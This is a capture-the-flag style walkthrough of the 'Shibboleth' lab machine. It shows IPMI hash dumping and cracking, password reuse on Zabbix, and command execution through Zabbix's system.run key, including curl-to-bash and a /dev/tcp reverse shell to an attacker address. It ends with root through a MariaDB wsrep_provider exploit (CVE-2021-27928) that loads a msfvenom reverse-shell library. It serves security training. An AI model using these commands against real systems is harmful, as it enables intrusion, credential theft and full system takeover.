Shibboleth

29th March 2022 / Document No D22.100.164

Prepared By: MrR3boot

Machine Author(s): knightmare & mrb3n

Difficulty: Medium

Classification: Official

Synopsis

Shibboleth is a medium difficulty Linux machine featuring IPMI and Zabbix software. IPMI authentication is found to be vulnerable to remote password hash retrieval. The hash can be cracked and Zabbix access can be obtained using these credentials. Foothold can be gained by abusing the Zabbix agent in order to run system commands. The initial password can be re-used to login as the `ipmi-svc` and acquire the user flag. A MySQL service is identified and found to be vulnerable to OS command execution. After successfully exploiting this service a root shell is gained.

Skills Required

- Basic Network Knowledge
- OWASP Top 10
- Basic Linux Knowledge

Skills Learned

- IPMI Enumeration & Exploitation
- Zabbix Exploitation
- MySQL Exploitation

Enumeration

Nmap


Let's start with a port scan.

```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.118.50 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV -sC 10.129.118.50
```


```
nmap -p$ports -sV -sC 10.129.118.50

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://shibboleth.htb/
Service Info: Host: shibboleth.htb
```

Nmap reveals that there is only one port, HTTP (80), open. It is also clear that the server redirects us to `shibboleth.htb`. Let's add this to our hosts file and browse to this virtual host.

```
echo '10.129.118.50 shibboleth.htb' | sudo tee -a /etc/hosts
```



The application is static other than the contact page. Let's browse to it.



Attempts to send a contact request are unsuccessful as there are missing libraries.

FFUF

Lets enumerate files and folders using FFUF.

```
ffuf -u http://shibboleth.htb/FUZZ -w /usr/share/wordlists/dirb/common.txt
```

```
ffuf -u http://shibboleth.htb/FUZZ -w /usr/share/wordlists/dirb/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://shibboleth.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

.htpasswd            [Status: 403, Size: 279, Words: 20, Lines: 10]
assets               [Status: 301, Size: 317, Words: 20, Lines: 10]
forms                [Status: 301, Size: 316, Words: 20, Lines: 10]
index.html           [Status: 200, Size: 59474, Words: 17014, Lines: 1324]
server-status        [Status: 403, Size: 279, Words: 20, Lines: 10]
```

The results do not reveal anything interesting. Let's continue our enumeration by fuzzing for virtual hosts.


```
ffuf -u http://shibboleth.htb -H 'Host: FUZZ.shibboleth.htb' -w
/usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -fw 18
```

```
ffuf -u http://shibboleth.htb -H 'Host: FUZZ.shibboleth.htb' -w /usr/share
/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -fw 18

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://shibboleth.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists/Discovery/DNS/
 subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.shibboleth.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
 :: Filter           : Response words: 18
________________________________________________

monitor                 [Status: 200, Size: 3687, Words: 192, Lines: 30]
monitoring              [Status: 200, Size: 3687, Words: 192, Lines: 30]
zabbix                  [Status: 200, Size: 3687, Words: 192, Lines: 30]
```

Fuzzing reveals three virtual hosts present, `monitor`, `monitoring` and `zabbix`. Let's add them to hosts file and browse one by one.

```
echo '10.129.118.50 monitor.shibboleth.htb monitoring.shibboleth.htb
zabbix.shibboleth.htb' | sudo tee -a /etc/hosts
```

The above three virtual hosts redirect us to a Zabbix login page. Zabbix is an open source monitoring solution.



Attempts at SQL Injection and guessing default credentials failed. Let's try to scan the UDP ports.

```
ports=$(sudo nmap --min-rate=5000 -sU 10.129.118.50 | grep open | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
sudo nmap -sV -sC -p$ports -sU 10.129.118.50
```

```
sudo nmap -sV -sC -p$ports -sU 10.129.118.50

PORT    STATE SERVICE  VERSION
623/udp open  asf-rmcp
```

The scan found an open port 623 (asf-rmcp). The standard Intelligent Platform Management Interface protocol uses this port for RMCP connections. Searching for known vulnerabilities on IPMI protocol we find a blog post which shows detailed ways which we can attempt to gather information from this service. As a first step let's attempt to dump the password hashes for the users.

Foothold

Let's issue below commands to dump the hashes

```
msfconsole
use auxiliary/scanner/ipmi/ipmi_dumphashes
set RHOSTS 10.129.118.50
run
```


```
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > run

[+] 10.129.118.68:623 - IPMI - Hash found:
Administrator:3c08a6bf020500008edc65459227db9e4de83261ee2eafe9429a07eb96d3
0b745fef6f821dd97d81a123456789abcdefa123456789abcdef140d41646d696e69737472
61746f72:80026d133489237175ee975d5dff53f4c923b396
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

The hash for user `Administrator` is retrieved. Let's save it in a file and use Hashcat to attempt to crack the hash.


```
echo -n
3c08a6bf020500008edc65459227db9e4de83261ee2eafe9429a07eb96d30b745fef6f821dd97d81a123456
789abcdefa123456789abcdef140d41646d696e6973747261746f72:80026d133489237175ee975d5dff53f
4c923b396 > hash
hashcat -m 7300 hash /usr/share/wordlists/rockyou.txt
```

```
hashcat -m 7300 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...
<SNIP>

3c08a6bf020500008edc65459227db9e4de83261ee2eafe9429a07eb96d30b745fef6f821d
d97d81a123456789abcdefa123456789abcdef140d41646d696e6973747261746f72:80026
d133489237175ee975d5dff53f4c923b396:ilovepumkinpie1

Session..........: hashcat
Status...........: Cracked
Hash.Name........: IPMI2 RAKP HMAC-SHA1
Hash.Target......:
3c08a6bf020500008edc65459227db9e4de83261ee2eafe9429...23b396
Time.Started.....: Tue Mar 29 04:41:23 2022 (16 secs)
Time.Estimated...: Tue Mar 29 04:41:39 2022 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   545.3 kH/s (0.60ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 7395328/14344385 (51.56%)
Rejected.........: 0/7395328 (0.00%)
Restore.Point....: 7393280/14344385 (51.54%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: iloverobert!!! -> ilovepaul0

Started: Tue Mar 29 04:41:16 2022
Stopped: Tue Mar 29 04:41:40 2022
```

The hash was cracked successfully. It is now possible to list/create IPMI users but that's not helpful. We can try to re-use these credentials on Zabbix.



This is successful. Browsing to `User settings`, the user privilege level is revealed.



Reading through Zabbix documents, we find a blog post, which talks about executing remote commands through Zabbix agent using the `system.run` item. Navigate to `Configuration > Hosts`, click on `shibboleth.htb` host, then `Configuration`. To create an item we click on `Items > Create Item` option. Enter the below command in the Key field.

```
system.run[curl 10.10.14.13,nowait]
```

Standup a listener on port 80. Click on `Test` button and then `Get value` option. This sends a request to our listener.

```
sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.118.68 - - [29/Mar/2022 06:27:07] "GET / HTTP/1.1" 200 -
```

We can now use this functionality to get a reverse shell on the system. Execute the following commands to create a reverse shell and standup a Python HTTP server to download the shell from the server.\

```
echo '/bin/bash -c "bash -i >& /dev/tcp/10.10.14.13/1234 0>&1"' > index.html
sudo python3 -m http.server 80
```

Standup a listener on port 1234 and update Key field with below payload.

```
system.run[curl 10.10.14.13|bash,nowait]
```

Clicking on `Test > Get value` will send us the reverse shell.

```
nc -lvnp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.129.118.68.
Ncat: Connection from 10.129.118.68:50898.
bash: cannot set terminal process group (1012): Inappropriate ioctl for
device
bash: no job control in this shell
zabbix@shibboleth:/$ id
uid=110(zabbix) gid=118(zabbix) groups=118(zabbix)
```

Lateral Movement

Having foothold on the system we can enumerate for the Zabbix configuration files.

```
zabbix@shibboleth:/etc/zabbix$ ls -al
total 100
drwxr-xr-x  4 root     root      4096 Nov  8 11:02 .
drwxr-xr-x 96 root     root      4096 Nov  8 11:02 ..
-r--------  1 zabbix   zabbix      33 Apr 24  2021 peeesskay.psk
drwxr-xr-x  2 www-data root      4096 Apr 27  2021 web
-rw-r--r--  1 root     root     15317 May 25  2021 zabbix_agentd.conf
-rw-r--r--  1 root     root     15574 Oct 18 09:24 zabbix_agentd.conf.dpkg-dist
drwxr-xr-x  2 root     root      4096 Apr 27  2021 zabbix_agentd.d
-rw-r-----  1 root     ipmi-svc 21863 Apr 24  2021 zabbix_server.conf
-rw-r-----  1 root     ipmi-svc 22306 Oct 18 09:24 zabbix_server.conf.dpkg-dist
```

We see that the two configuration files are only readable by `ipmi-svc` user and `root`. Re-using the Administrator credential we can switch to `ipmi-svc` user and read the user flag.

```
zabbix@shibboleth:/$ su ipmi-svc
Password: ilovepumkinpie1
python3 -c 'import pty;pty.spawn("/bin/bash")'
ipmi-svc@shibboleth:/$ id
uid=1000(ipmi-svc) gid=1000(ipmi-svc) groups=1000(ipmi-svc)
```

Privilege Escalation

Enumerating the services that are running on system, we see that the MySQL service is running locally.

```
ipmi-svc@shibboleth:~$ netstat -ant | grep LIST
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:10050           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:10051           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::10050                :::*                    LISTEN
tcp6       0      0 :::10051                :::*                    LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
```

The database credentials can be obtained from `zabbix_server.conf` file, which we can now access.

```
ipmi-svc@shibboleth:~$ grep -inR password /etc/zabbix
/etc/zabbix/zabbix_server.conf.dpkg-dist:118:### Option: DBPassword
<SNIP>
/etc/zabbix/zabbix_server.conf:124:DBPassword=bloooarskybluh
<SNIP>

ipmi-svc@shibboleth:~$ grep -inR DBUser /etc/zabbix
<SNIP>
/etc/zabbix/zabbix_server.conf:116:DBUser=zabbix
<SNIP>
```

We can login to MySQL server using the `zabbix / bloooarskybluh` credentials.

```
ipmi-svc@shibboleth:/$ mysql -u zabbix -p

Enter password: bloooarskybluh

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 3034
Server version: 10.3.25-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

From the banner it is found that the MySQL version is `10.3.25` which has a known command execution exploit. Let's generate a reverse shell payload.

```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.13 LPORT=4444 -f elf-so -o CVE-2021-27928.so
```

Copy the file to the target machine. Now stand up a listener on port 4444 and issue the following command in the MySQL console to trigger the shell.

```
SET GLOBAL wsrep_provider="/tmp/CVE-2021-27928.so";
```

```
nc -lvnp 4444
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.129.118.68.
Ncat: Connection from 10.129.118.68:40900.
id
uid=0(root) gid=0(root) groups=0(root)
```

This is successful and the shell as root is obtained on the listener. The flag can be found in `/root`.